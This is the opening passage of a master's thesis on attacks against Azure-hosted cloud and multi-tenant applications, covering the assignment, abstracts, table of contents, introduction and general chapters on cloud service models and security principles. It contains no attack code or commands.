

Attacks on Cloud Infrastructure and Multi-Tenant Applications

Bc. Kristián Zedníkovič

Master's Thesis
2025



Tomas Bata University in Zlín
Faculty of Applied Informatics

Univerzita Tomáše Bati ve Zlíně

Fakulta aplikované informatiky

Ústav informatiky a umělé inteligence

Akademický rok: 2024/2025

ZADÁNÍ DIPLOMOVÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	Bc. Kristián Zedníkovič
Osobní číslo:	A24721
Studijní program:	N0613A140022 Informační technologie
Specializace:	Kybernetická bezpečnost
Forma studia:	Kombinovaná
Téma práce:	Útoky na cloudovou infrastrukturu a multi-tenant aplikace
Téma práce anglicky:	Attacks on Cloud Infrastructure and Multi-Tenant Applications

Zásady pro vypracování

- Analyzujte aktuální bezpečnostní hrozby v cloudové infrastruktuře.
- Navrhněte vhodnou multi-tenant aplikaci pro simulaci útoků.
- Vyberte vhodné typy útoků, které budete testovat.
- Realizujte útoky proti dané aplikaci.
- V případě úspěšných útoků navrhněte vhodná opatření pro mitigaci.

Forma zpracování diplomové práce: **tištěná/elektronická**
Jazyk zpracování: **Angličtina**

Seznam doporučené literatury:

1. *Cloud Security Attacks, Techniques, Tools, and Challenges*. Chapman & Hall, 2024. ISBN 9781032190266.
2. DOTSON, Chris. *Practical cloud security: a guide for secure design and deployment*. Second edition. Beijing: O'Reilly, 2023. ISBN 978-1-098-14817-1.
3. *Building Multi-Tenant SaaS Architectures*. O'Reilly Media, 2024. ISBN 9781098140649.
4. *Learning Microsoft Azure*. O'Reilly Media, 2023. ISBN 9781098113278.
5. *Azure documentation* [online]. 2024. Dostupné z: <https://learn.microsoft.com/en-us/azure/?product=popular>
6. OWASP. *Cloud Architecture Security Cheat Sheet* [online]. 2024. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/Secure_Cloud_Architecture_Cheat_Sheet.html
7. NUKYB. *Materiály k regulaci cloud computingu* [online]. 2024. Dostupné z: <https://nukib.gov.cz/cs/kyberneticka-bezpecnost/regulace-a-kontrola/podpurne-materialy/materialy-k-regulaci-cloud-computingu/>

Vedoucí diplomové práce: **Ing. David Malaník, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **27. října 2024**
Termín odevzdání diplomové práce: **2. června 2025**



L.S.

doc. Ing. Jiří Vojtěšek, Ph.D. v.r.
děkan

prof. Mgr. Roman Jašek, Ph.D., DBA v.r.
ředitel ústavu

Ve Zlíně dne 17. listopadu 2024

PROHLÁŠENÍ AUTORA DIPLOMOVÉ PRÁCE

Beru na vědomí, že

- odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb., v platném znění bez ohledu na výsledek obhajoby;
- diplomová práce bude uložena v elektronické podobě v univerzitním informačním systému a bude dostupná k nahlédnutí;
- jedno vyhotovení diplomové práce v listinné podobě bude ponecháno Univerzitě Tomáše Bati ve Zlíně k uložení;
- na moji diplomovou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- podle § 60 odst. 1 autorského zákona má Univerzita Tomáše Bati ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- podle § 60 odst. 2 a 3 mohu užít své dílo – diplomovou práci – nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- pokud bylo k vypracování diplomové práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tj. k nekomerčnímu využití), nelze výsledky diplomové práce využít ke komerčním účelům;
- pokud je výstupem diplomové práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá; neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji, že

- jsem na diplomové práci pracoval(a) samostatně a použitou literaturu jsem řádně citoval(a); v případě publikace výsledků budu uveden(a) jako spoluautor;
- odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou obsahově totožné.

Ve Zlíně, dne

.....
podpis autora

ABSTRAKT

Tato diplomová práce komplexně analyzuje kritické bezpečnostní výzvy moderních cloudových infrastruktur, se specifickým zaměřením na multi-tenantní aplikace v prostředí Microsoft Azure. Spojením teoretických základů s praktickou aplikací, výzkum využívá na míru vytvořenou aplikaci (React, Node.js, Azure SQL, Entra ID na App Service & Static Web Apps) k demonstraci toho, jak běžné i sofistikovanější zranitelnosti – jako jsou chybné konfigurace IAM, odhalení dat ve veřejných úložištích (např. Blob Storage), SQL injection, Cross-Site Scripting (XSS), útoky na dodavatelský řetězec (supply chain), zneužití veřejně přístupných databází, převzetí relace (session hijacking) či chyby v autorizaci na úrovni objektů (BOLA) – mohou vést k praktickým zneužitím. Studie efektivně identifikuje klíčové vektory útoků, včetně převzetí relace a specifických slabin víceuživatelských systémů, a zároveň potvrzuje účinnost robustních mitigačních strategií. Demonstrací důležitosti důsledných IAM kontrol, Azure Key Vault, bezpečných kódovacích praktik jako je validace vstupů, a osvědčených CI/CD postupů přináší tato práce cenné poznatky a ukazuje, že pečlivá aplikace bezpečnostních fundamentů zvyšuje bezpečnost a důvěryhodnost komplexního prostředí Azure.

Klíčová slova: Cloudová bezpečnost, Multi-tenantní bezpečnost, Microsoft Azure, Zneužití zranitelností, Simulace útoků, Bezpečnost IAM, SQL Injection, Cross-Site Scripting, XSS, Mitigační strategie

ABSTRACT

This thesis comprehensively addresses the critical security challenges in modern cloud infrastructures, with a specific focus on multi-tenant applications hosted on Microsoft Azure. Combining theoretical understanding with practical application, the research utilizes a custom-built application (React, Node.js, Azure SQL, Entra ID on App Service & Static Web Apps) to illustrate how common and more sophisticated vulnerabilities - such as IAM misconfigurations, data exposure in public storage (e.g., Blob Storage), SQL injection, Cross-Site Scripting (XSS), supply chain attacks, exploitation of publicly accessible databases, session hijacking, or Broken Object Level Authorization (BOLA) can lead to practical exploits. The study effectively identifies key attack vectors, including session hijacking and multi-tenant specific weaknesses, while confirming the effectiveness of robust mitigation strategies. By demonstrating the importance of rigorous IAM controls, Azure Key Vault, secure coding practices like input validation, and CI/CD best practices, this work

provides valuable insights, showing that diligent application of security fundamentals enhances the security and trustworthiness of Azure's complex environment.

Keywords: Cloud Security, Multi-tenant Security, Microsoft Azure, Vulnerability Exploitation, Attack Simulation, IAM Security, SQL Injection, Cross-Site Scripting, XSS, Mitigation Strategies

I would like to express my sincere thanks to my thesis supervisor, Ing. David Malaník, Ph.D., for his professional guidance, valuable advice, consultations, and his kind and patient approach throughout the entire process of writing this thesis.

My deep gratitude also goes to my family and friends for their constant support, patience, and encouragement – not only during the writing of this thesis, but throughout my entire studies. Their support has been very important to me, and I truly appreciate it.

CONTENTS

INTRODUCTION	17
I THEORETICAL PART	20
1 FUNDAMENTALS OF CLOUD COMPUTING AND SECURITY.....	21
1.1 OVERVIEW OF CLOUD COMPUTING MODELS AND THEIR SECURITY IMPLICATIONS.....	21
1.1.1 Infrastructure as a Service (IaaS)	21
1.1.2 Platform as a Service (PaaS)	22
1.1.3 Software as a Service (SaaS).....	23
1.2 CLOUD INFRASTRUCTURE ARCHITECTURE	23
1.2.1 Layered Infrastructure and Virtualization	24
1.2.2 Compute and Orchestration.....	24
1.2.3 Networking and Secure Connectivity	24
1.2.4 Identity and Access Management	25
1.2.5 Data Storage and Protection.....	25
1.2.6 Monitoring, Threat Detection, and Incident Response	25
1.2.7 Governance, Compliance, and Policy Enforcement.....	25
1.2.8 Operational Resilience and Automation	26
1.3 CORE SECURITY PRINCIPLES IN CLOUD ENVIRONMENTS	26
1.3.1 Confidentiality.....	26
1.3.2 Integrity	27
1.3.3 Availability.....	27
1.4 REGULATORY, COMPLIANCE, AND BEST PRACTICES	28
1.4.1 General Data Protection Regulation (GDPR)	28
1.4.2 Health Insurance Portability and Accountability Act (HIPAA)	29
1.4.3 ISO/IEC 27001: Information Security Management	29
1.4.4 NIST Cybersecurity Framework (NIST CSF)	29
1.5 CLOUD SECURITY BEST PRACTICES	30
1.5.1 Understanding Your Shared Responsibility	30
1.5.2 Identifying and Classifying Sensitive Data.....	30
1.5.3 Encrypting Data at Rest and in Transit	30
1.5.4 Strong Identity and Access Management (IAM)	31
1.5.5 Network Security and Segmentation.....	31
1.5.6 Continuous Monitoring and Logging.....	31
1.5.7 Regular Audits and Assessments	32
1.5.8 Using Cloud Provider Compliance Tools	32
1.5.9 Documentation and Training.....	32
2 MULTI-TENANT APPLICATIONS IN THE CLOUD.....	33
2.1 DEFINITION AND CHARACTERISTICS OF MULTI-TENANCY	33
2.2 ARCHITECTURAL MODELS FOR MULTI-TENANT APPLICATIONS	33
2.2.1 Shared Database Model.....	34
2.2.2 Separate Database Model.....	35

2.2.3	Hybrid Approaches.....	35
2.3	SECURITY CHALLENGES IN MULTI-TENANT ENVIRONMENTS.....	35
2.3.1	Data Isolation	35
2.3.2	Access Control Challenges.....	35
2.3.3	Inter-Tenant Vulnerabilities	36
3	THREAT LANDSCAPE IN CLOUD INFRASTRUCTURE.....	37
3.1	ANALYSIS OF CURRENT SECURITY THREATS.....	37
3.1.1	Ransomware and Advanced Persistent Threats (APTs).....	37
3.1.2	Phishing and Credential Compromise	39
3.1.3	Cloud Misconfigurations	39
3.1.4	API and Supply Chain Attacks.....	39
3.1.5	Insider Threats.....	40
3.1.6	AI and Automation-Based Threats	40
3.2	COMMON VULNERABILITIES IN CLOUD ENVIRONMENTS	41
3.2.1	Misconfigured Storage and IAM Policies	41
3.2.2	Insecure APIs and Interfaces	41
3.2.3	Unpatched Vulnerabilities and Outdated Software	42
3.2.4	Weak Identity and Access Management (IAM).....	43
3.2.5	Shared Responsibility Model Challenges.....	43
3.3	SPECIFIC THREATS TO MULTI-TENANT APPLICATIONS.....	43
3.3.1	Tenant Isolation Failures	44
3.3.2	Cross-Tenant Data Leakage	44
3.3.3	Noisy Neighbor Risks	45
3.3.4	Multi-Tenant Compliance and Regulatory Challenges	45
3.4	CASE STUDIES OF CLOUD SECURITY BREACHES	45
3.4.1	Capital One Data Breach (2019)	45
3.4.2	API Vulnerabilities Leading to Tenant Data Exposure	46
3.4.3	Exposed Amazon S3 Buckets and Cloud Storage Leaks	46
3.4.4	Kubernetes Security Incidents.....	47
4	ATTACK VECTORS AND TECHNIQUES	48
4.1	SERVICE DISRUPTION THREADS	48
4.1.1	Distributed Denial of Service (DDoS)	48
4.1.2	Carpet bombing	49
4.1.3	Resource Hogging	51
4.2	ATTACK VECTORS FOR GAINING INITIAL ACCESS	51
4.2.1	Cross-Tenant Exploitation and Data Leakage	51
4.2.2	Misconfiguration and Access Control Exploitation	52
4.2.3	Phishing and Social Engineering Techniques	52
4.2.4	API and Supply Chain Attacks.....	54
4.2.5	Network-Based Attacks.....	54
4.2.6	Application Layer Attacks.....	55
4.2.7	Identity-Based Attacks	56
4.3	POST-ACCESS TECHNIQUES AND EXECUTION METHODS	56

4.3.1	Privilege Escalation Techniques	56
4.3.2	Lateral Movement Strategies	57
4.3.3	Malware Deployment and Resource Abuse	57
4.3.4	Evasion and Obfuscation.....	58
4.3.5	Data Exfiltration Methods.....	59
4.4	ADVANCED PERSISTENT CLOUD THREATS	59
5	MITIGATION STRATEGIES AND COUNTERMEASURES.....	61
5.1	OVERVIEW OF CLOUD SECURITY MITIGATION TECHNIQUES	61
5.1.1	Identity and Access Management (IAM)	61
5.1.2	Network Segmentation and Isolation	61
5.1.3	Threat Detection and Monitoring.....	61
5.1.4	Data Encryption and Key Management	62
5.1.5	Cloud Workload Protection.....	62
5.2	PREVENTIVE MEASURES AGAINST CLOUD ATTACKS	62
5.2.1	Secure Configuration Management.....	62
5.2.2	Regular Audits and Compliance Checks.....	62
5.2.3	Principle of Least Privilege and Zero Trust	63
5.2.4	Secure Software Development Lifecycle (SSDLC).....	63
5.2.5	Infrastructure as Code (IaC) Hardening	63
5.3	DETECTION AND RESPONSE STRATEGIES	63
5.3.1	SIEM and SOAR Platforms	64
5.3.2	Managed Detection and Response (MDR)	64
5.3.3	Cloud-Native Threat Detection Services	64
5.3.4	Threat Intelligence Integration.....	64
5.3.5	Automated Incident Response Playbooks.....	65
5.4	BEST PRACTICES FOR SECURING MULTI-TENANT APPLICATIONS	65
5.4.1	Tenant Isolation Techniques	65
5.4.2	Policy-Based Access Controls	65
5.4.3	Per-Tenant Data Encryption and Key Management	65
5.4.4	Activity Monitoring per Tenant	66
5.4.5	Secure Onboarding and Offboarding Processes.....	66
5.5	FUTURE TRENDS IN CLOUD SECURITY	66
5.5.1	Zero Trust Evolution	66
5.5.2	Confidential Computing.....	67
5.5.3	Post-Quantum Cryptography (PQC)	67
5.5.4	AI-Driven Cloud Security and Behavioral Analytics	67
II	PRACTICAL PART	69
6	APPLICATION DEVELOPMENT.....	70
6.1	OVERVIEW OF THE APPLICATION	70
6.2	CODE FUNCTIONALITY	70
6.2.1	Tenant Isolation and Data Handling	70
6.2.2	API Design and Backend Logic (Node.js).....	71
6.2.3	Frontend Functionality (React)	72

6.3	MULTI-TENANT AUTHENTICATION	74
6.3.1	Authentication System	75
6.3.2	Enforcing Multi-Tenancy	75
6.3.3	Security Measures	75
6.4	CONTINUOUS INTEGRATION AND CONTINUOUS DEPLOYMENT (CI/CD).....	75
6.4.1	CI/CD for Backend.....	76
6.4.2	CI/CD for Frontend	76
6.4.3	Database Management	76
7	HOSTING AND INFRASTRUCTURE.....	77
7.1	COMPARISON OF HOSTING OPTIONS IN AZURE.....	77
7.1.1	Azure App Service	77
7.1.2	Azure Virtual Machines (VMs).....	78
7.1.3	Azure Kubernetes Service (AKS)	78
7.2	IMPLEMENTATION IN AZURE	79
7.3	PERFORMANCE AND COST CONSIDERATIONS	80
8	CLOUD INFRASTRUCTURE ATTACKS	81
8.1	IAM POLICY MISCONFIGURATION	81
8.1.1	Identifying Over-Permissive Roles (Recon)	81
8.1.2	Privilege Escalation via Role Assumption	82
8.1.3	Exploiting Trust Relationships	84
8.1.4	Detecting IAM Abuse	84
8.1.5	Hardening IAM Policies (Mitigation)	84
8.2	PUBLIC BLOB CONTAINER EXPOSURE	85
8.2.1	Discovering Public Containers	85
8.2.2	Enumerating and Downloading Files	86
8.2.3	Data Exposure Risks	88
8.2.4	Disabling Anonymous Access (Mitigation)	89
8.3	API KEY AND STORED CREDENTIAL EXPOSURE.....	90
8.3.1	Finding Secrets in Repos or Code	90
8.3.2	Using Exposed Keys to Access Services	90
8.3.3	Lateral Movement Using Stolen Keys	91
8.3.4	Revoking Leaked Credentials	92
8.3.5	Securing Secrets in Azure (e.g., Key Vault)	93
8.4	PUBLICLY ACCESSIBLE DATABASE	93
8.4.1	Discovering Exposed DB Endpoints	93
8.4.2	Bypassing Auth (if present).....	94
8.4.3	Dumping Data or User Tables	94
8.4.4	Enabling Network Access Control (Mitigation)	96
8.5	DDoS AND RESOURCE EXHAUSTION.....	96
8.5.1	Identifying Unprotected Endpoints	97
8.5.2	Performing Request Flooding	97
8.5.3	Monitoring Resource Degradation	97

8.5.4	Azure Rate Limiting and Throttling Options	98
8.6	SESSION HIJACKING	98
8.6.1	Intercepting Tokens or Cookies	98
8.6.2	Reusing Sessions Across Services	99
8.6.3	Detecting Suspicious Session Reuse	100
8.6.4	Enforcing Secure Sessions (Mitigation).....	100
9	MULTI-TENANT APPLICATION ATTACKS	101
9.1	INSECURE API ENDPOINT ENUMERATION	101
9.1.1	Mapping Tenant-Scoped APIs	101
9.1.2	Exploiting Missing Object-Level Authorization (BOLA)	101
9.1.3	Accessing Other Tenants' Data	102
9.1.4	Logging and Alerting on API Abuse	102
9.1.5	Implementing Per-Tenant Authorization (Mitigation).....	102
9.2	SUPPLY CHAIN INJECTION VIA VULNERABLE PACKAGE.....	103
9.2.1	Including a Vulnerable Package.....	103
9.2.2	Triggering the Malicious Behavior	105
9.2.3	Accessing Shared Runtime or Data.....	106
9.2.4	Verifying Package Integrity	107
9.2.5	Dependency Scanning Tools (e.g., Snyk, GitHub)	107
9.3	NOISY NEIGHBOR EXPLOITATION	107
9.3.1	Identifying Shared Resources (e.g., CPU, DB pool).....	108
9.3.2	Causing Performance Starvation.....	108
9.3.3	Tools Commonly Used for Noisy Neighbor Attacks.....	108
9.3.4	Resource Quotas and Isolation Patterns (Mitigation)	109
10	APPLICATION-LAYER EXPLOITS	110
10.1	SQL INJECTION	110
10.1.1	Probing for Injection Points	110
10.1.2	Extracting Tenant Data	111
10.1.3	Parameterized Queries and ORM Fixes	112
10.2	CROSS-SITE SCRIPTING (XSS)	113
10.2.1	Injecting Payloads into Shared Interfaces	113
10.2.2	Stealing Session Data or Tokens.....	113
10.2.3	Persistence Across Tenants	114
10.2.4	Input Encoding and CSP as Mitigations	114
10.3	DEBUG LOG LEAKAGE	115
10.3.1	Finding Exposed Logs (endpoints, headers, verbose errors)	115
10.3.2	Extracting Secrets, Tokens, or Stack Traces	116
10.3.3	Identifying Tenant Context from Logs	117
	CONCLUSION	119
	BIBLIOGRAPHY.....	121
	LIST OF FIGURES	130
	LIST OF TABLES.....	132

LIST OF ABBREVIATIONS133

APPENDICES138

INTRODUCTION

Cloud computing has fundamentally reshaped the landscape of information technology, offering unprecedented scalability, flexibility, and cost-efficiency. Organizations increasingly migrate workloads and develop new applications in the cloud, leveraging services like Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS). A cornerstone of many cloud-based solutions, particularly SaaS, is the multi-tenant architecture, which allows multiple customers (tenants) to share the same application instance and underlying infrastructure while maintaining logical data separation. While this model drives efficiency, it introduces significant security complexities alongside the broader challenges inherent in securing distributed cloud environments. This thesis delves into the intricate security challenges of cloud infrastructures, with a specific focus on multi-tenant applications hosted on Microsoft Azure. It explores the evolving threat landscape, analyzes common vulnerabilities and attack vectors, and demonstrates practical exploitation techniques, ultimately providing insights into effective mitigation strategies.

BACKGROUND AND MOTIVATION

The adoption of cloud computing continues to accelerate across industries, driven by benefits such as agility, reduced capital expenditure, and global reach. Platforms like Microsoft Azure provide a vast array of services, enabling complex architectures that blend compute, networking, storage, and identity management. However, this shift necessitates a robust approach to security. The shared responsibility model, the abstraction layers, and the internet-facing nature of cloud services create a unique and expanded attack surface compared to traditional on-premises environments. Misconfigurations, identity management failures, and API vulnerabilities are persistent concerns, often stemming from the complexity of managing cloud resources securely.

Furthermore, the prevalence of multi-tenant applications introduces specific security imperatives. Ensuring strict data isolation between tenants sharing resources is paramount, yet difficult to achieve flawlessly. Access control becomes more complex, requiring tenant-aware authorization mechanisms, and vulnerabilities in shared components can potentially impact multiple tenants simultaneously.

PROBLEM STATEMENT

Despite established best practices and advancements in cloud security features, organizations struggle to effectively secure their cloud environments and multi-tenant applications. Key security challenges persist, including pervasive misconfigurations of cloud resources like storage and IAM policies, insecure API implementations leading to unauthorized access or data leakage, and failures in managing identities and access privileges. Specifically, within multi-tenant environments, ensuring robust tenant isolation remains a significant hurdle. Failures can lead to critical cross-tenant data leakage, while resource contention can cause service disruptions.

OBJECTIVES AND RESEARCH QUESTIONS

The primary aim of this thesis is to provide a comprehensive analysis of security challenges in cloud infrastructures, with a practical focus on attacking and defending a multi-tenant application hosted on Microsoft Azure.

This research seeks to answer the following key questions:

- What are the primary security threats and vulnerabilities prevalent in modern cloud environments like Microsoft Azure?
- How can common cloud attack vectors (e.g., exploiting misconfigurations, insecure APIs, weak IAM) be practically simulated and analyzed against a realistic setup?
- What specific risks arise from multi-tenant architectural choices (e.g., shared databases, shared application instances), and how can failures in tenant isolation be exploited?
- What are the most effective preventive, detective, and responsive security controls and best practices for mitigating the demonstrated attacks in Azure-based cloud and multi-tenant environments?

SCOPE AND LIMITATIONS

This study focuses primarily on security aspects within the Microsoft Azure cloud platform. The practical demonstrations utilize a specific technology stack: a React frontend, a Node.js backend, Azure SQL Server for data storage, and Azure Entra ID for authentication, hosted on Azure App Service and Azure Static Web Apps. The attacks simulated cover a range of common infrastructure and application-level vulnerabilities relevant to this environment.

The thesis acknowledges the following limitations:

- The findings are specific to the Azure ecosystem and the chosen technologies, though many principles apply broadly.
- The developed application serves as a representative model and may not encompass the full complexity of large-scale production systems.
- Certain attack types, specifically Distributed Denial-of-Service (DDoS) and "Noisy Neighbor" resource exhaustion attacks, were discussed theoretically but not executed practically due to ethical considerations, potential costs, and platform usage constraints.
- The research covers a subset of known cloud security threats; areas like advanced hardware vulnerabilities or deep physical data center security are outside the scope.
- The focus is predominantly on technical vulnerabilities and exploits, with less emphasis on organizational policies or human factors beyond phishing/credential theft.
- The rapidly evolving nature of cloud security means the threat landscape and specific vulnerabilities may change over time.

I THEORETICAL PART

1 FUNDAMENTALS OF CLOUD COMPUTING AND SECURITY

Cloud computing has emerged as a paradigm shift in how organizations procure, manage, and consume IT resources. By delivering compute, storage, and networking services over the Internet, cloud platforms enable businesses to optimize costs, accelerate innovation, and respond dynamically to changing workloads. However, this flexibility and scale introduce a complex array of security challenges: the abstraction layers, multi-tenancy, and global distribution that make the cloud powerful also expand the attack surface and blur traditional security boundaries.

1.1 Overview of Cloud Computing Models and their security implications

Cloud computing has revolutionized the way organizations deploy, manage, and scale their IT resources. At its core, cloud computing offers services over the Internet, eliminating the need for on-premises hardware while providing flexibility and scalability. Three primary service models are:

- 1) Infrastructure as a Service (IaaS)
- 2) Platform as a Service (PaaS)
- 3) Software as a Service (SaaS)

Each offer distinct levels of control and management, as well as unique security responsibilities and challenges. In this chapter, we explore these models in detail, focusing on their core characteristics and the specific security implications associated with each. [1][4][6]

1.1.1 Infrastructure as a Service (IaaS)

IaaS provides virtualized computing resources over the Internet, including virtual machines, storage, and networking components. Organizations leveraging IaaS have granular control over their operating systems, applications, and data while relying on the cloud provider for the security of the underlying physical infrastructure. This model is particularly attractive for enterprises looking to scale quickly or migrate legacy systems to the cloud. [1][4][6]

Security Implications:

- **Shared Responsibility Model:** In IaaS, the cloud provider is responsible for securing the physical data centers, networks, and hypervisors. However, the customer must manage and secure everything from the operating system upward. This division of responsibility demands rigorous internal security practices and configuration management. [1][4][6]
- **Misconfiguration Risks:** Given the high degree of control, improper configurations (e.g., unsecured storage buckets or mismanaged access controls) can lead to data breaches or unauthorized access. [1][4][6]
- **Virtualization Vulnerabilities:** As customers deploy and manage virtual machines, vulnerabilities such as hypervisor escapes or insecure virtual images can be exploited if not addressed through continuous monitoring and patch management. [1][4][6]
- **Compliance Considerations:** Organizations must ensure that their IaaS deployments adhere to industry-specific regulations and standards, requiring additional oversight on data residency and protection measures. [1][4][6]

1.1.2 Platform as a Service (PaaS)

PaaS provides a cloud-based environment with tools and services designed to support the complete lifecycle of building and deploying applications. This model abstracts away the complexities of managing the underlying infrastructure and operating systems, allowing developers to focus solely on application logic and functionality. [2][5][6]

Security Implications:

- **Reduced Infrastructure Management:** While the provider manages the hardware and operating system layers, developers are responsible for ensuring that their applications are secure. This includes secure coding practices, regular vulnerability assessments, and secure integration of third-party services. [2][5][6]
- **API Exposure and Integration:** PaaS offerings often include a rich set of APIs. Improperly secured or misconfigured APIs can expose sensitive data or enable unauthorized access. [2][5][6]
- **Multi-Tenancy Challenges:** As multiple applications may share the same underlying platform, vulnerabilities in one application can potentially impact others.

Providers and developers must implement robust isolation and monitoring mechanisms. [2][5][6]

- **Vendor Security Practices:** Dependence on the provider's security measures means that the overall security of a PaaS solution is as strong as the vendor's protocols. Continuous evaluation of the provider's compliance and security updates is essential. [2][5][6]

1.1.3 Software as a Service (SaaS)

SaaS delivers fully managed applications over the Internet, removing the need for organizations to install, maintain, or manage software on local devices. Users access the application via a web browser or thin client, while the provider manages everything from the infrastructure to the application itself. [1][3][4][6]

Security Implications:

- **Data Security and Privacy:** Since SaaS providers handle all aspects of the service, ensuring that sensitive data is stored securely and transmitted safely is paramount. Encryption (both at rest and in transit), robust access controls, and data segregation mechanisms are critical. [1][3][4][6]
- **Access Control and Authentication:** With centralized control, the risk of unauthorized access can be mitigated by implementing strong authentication protocols (such as multi-factor authentication) and strict user management policies. [1][3][4][6]
- **Multi-Tenant Environment:** SaaS solutions typically serve multiple customers on a shared platform. Ensuring proper data isolation and preventing cross-tenant data leakage are essential for maintaining customer trust. [1][3][4][6]
- **Compliance and Regulatory Oversight:** SaaS providers must comply with a variety of regulations (e.g., GDPR, HIPAA) that dictate how data is handled. Customers should verify that their provider meets the necessary compliance standards to avoid legal and financial repercussions. [1][3][4][6]

1.2 Cloud Infrastructure Architecture

Cloud platforms, particularly Azure, are engineered with a layered, distributed architecture that integrates robust security mechanisms at every level. This section provides an in-depth

exploration of the architectural components and design principles that underpin cloud platforms, focusing on how they contribute to a secure and resilient environment. [5][8]

1.2.1 Layered Infrastructure and Virtualization

At the foundation, cloud platforms are built upon globally distributed data centers that provide the physical infrastructure necessary for compute, storage, and networking services. These data centers are designed with stringent physical security controls, redundant power supplies, and environmental safeguards to ensure uninterrupted operation. However, the true innovation lies in the virtualization layer, where physical resources are abstracted into flexible, scalable virtual machines and containers. Azure leverages advanced hypervisor technologies and container orchestration (such as Azure Kubernetes Service) to isolate workloads securely, ensuring that multi-tenant environments maintain strong boundaries between different customer's data and applications. [5][8]

1.2.2 Compute and Orchestration

Azure's compute architecture supports a range of services, from traditional virtual machines to serverless functions and container-based applications. Each of these options is managed through Azure Resource Manager (ARM), which provides a consistent management layer that enforces security policies and governance across all resources. ARM's declarative model allows administrators to define and deploy resources with predefined security configurations, automating the process of securing compute resources while reducing human error. This orchestration ensures that security is baked into the lifecycle of resource deployment, monitoring, and decommissioning. [5][8]

1.2.3 Networking and Secure Connectivity

The network layer is a critical component of cloud infrastructure architecture, as it defines how resources communicate internally and externally. Azure Virtual Networks (VNETs) enable the segmentation of the cloud environment into isolated, secure networks. Within these VNETs, subnets, network security groups (NSGs), and Azure Firewall work together to enforce strict access controls and traffic filtering. Secure connectivity options, such as VPN gateways and Azure ExpressRoute, provide encrypted, private connections between on-premises networks and Azure, mitigating risks associated with data transit over the public internet. Micro-segmentation further enhances security by limiting lateral movement,

ensuring that even if a breach occurs in one segment, it is contained and does not propagate across the entire network. [5][8]

1.2.4 Identity and Access Management

Central to securing any cloud infrastructure is the robust management of identities and access permissions. Azure Active Directory (Microsoft Entra ID) serves as the cornerstone of identity management, offering comprehensive features such as single sign-on (SSO), multi-factor authentication (MFA), and conditional access policies. By integrating Entra ID with Role-Based Access Control (RBAC), organizations can enforce the principle of least privilege, ensuring that users and services have only the permissions necessary to perform their tasks. This tight integration of identity services not only simplifies access management but also provides extensive auditing and reporting capabilities to monitor and respond to potential security incidents. [5][8]

1.2.5 Data Storage and Protection

Data in the cloud is safeguarded through a combination of encryption, access controls, and redundancy. Azure's storage services, including Blob Storage, File Storage, and managed databases, incorporate encryption both at rest and in transit by default. Access to these data stores is tightly controlled through policies and network configurations, such as private endpoints and firewall rules, that restrict exposure to unauthorized entities. Furthermore, built-in backup and disaster recovery features ensure data durability and integrity, providing resilience against both accidental data loss and targeted cyberattacks. [5][8]

1.2.6 Monitoring, Threat Detection, and Incident Response

Proactive security monitoring is integral to the cloud infrastructure. Azure offers a suite of tools, such as Azure Monitor, Azure Log Analytics, and Azure Security Center, that continuously collect and analyze telemetry from various components of the cloud environment. These tools enable real-time threat detection and automated responses to security anomalies. [5][8]

1.2.7 Governance, Compliance, and Policy Enforcement

Ensuring that cloud deployments adhere to organizational and regulatory standards is achieved through a combination of governance frameworks and policy enforcement mechanisms. Azure Policy and Azure Blueprints allow administrators to define and enforce

compliance rules across their entire cloud environment. Governance in the cloud extends beyond individual components, encompassing the overall architecture and operational practices that drive security and resilience. [5][8]

1.2.8 Operational Resilience and Automation

The dynamic nature of cloud environments necessitates a strong focus on operational resilience and automation. Infrastructure as Code (IaC) practices, facilitated by tools like Azure Resource Manager templates and Azure DevOps, enable the consistent deployment and management of secure environments. Automation plays a pivotal role in patch management, configuration updates, and incident response, minimizing the window of opportunity for potential security breaches. This approach not only improves efficiency but also ensures that security measures evolve alongside the rapidly changing threat landscape. [5][8]

1.3 Core Security Principles in Cloud Environments

Cloud security is built on fundamental principles that ensure the protection of data, applications, and infrastructure in a shared environment. These principles, often encapsulated by the CIA triad: confidentiality, integrity, and availability are augmented by additional measures such as accountability, auditing, and compliance to address the unique challenges of cloud deployments. [9]

1.3.1 Confidentiality

Confidentiality ensures that sensitive data is accessible only to authorized users and processes. In cloud environments, this is achieved through robust encryption methods, strict access controls, and identity management systems. Data encryption at rest and in transit, combined with role-based access controls (RBAC) and multi-factor authentication (MFA), minimizes the risk of unauthorized data exposure. [9]

Key Mechanisms:

- **Encryption:** Both data at rest and in transit are encrypted using industry-standard protocols.
- **Access Controls:** Fine-grained permissions and identity management restrict access to sensitive information.

- **Authentication:** Techniques like MFA add an extra layer of security to verify user identities. [9]

1.3.2 Integrity

Integrity is the assurance that data remains accurate, consistent, and unaltered during storage, transmission, and processing. This principle is vital in preventing unauthorized modifications and ensuring that the information being used for decision-making is trustworthy. [9]

Key Mechanisms:

- **Checksum and Hashing:** Cryptographic hash functions and checksums verify that data has not been tampered with. [9]
- **Digital Signatures:** Ensure authenticity and non-repudiation, making it clear when and how data has been modified. [9]
- **Audit Logs:** Detailed logs provide traceability for data changes and help in the detection of suspicious activities. [9]

1.3.3 Availability

Availability ensures that cloud services and data are accessible to authorized users whenever needed. This principle is critical for maintaining business continuity and user satisfaction, even during system failures or cyberattacks. [9]

Key Mechanisms:

- **Redundancy:** Distributed architectures and data replication ensure that no single point of failure exists.
- **Fault Tolerance:** Systems are designed to continue operating in the event of partial failures.
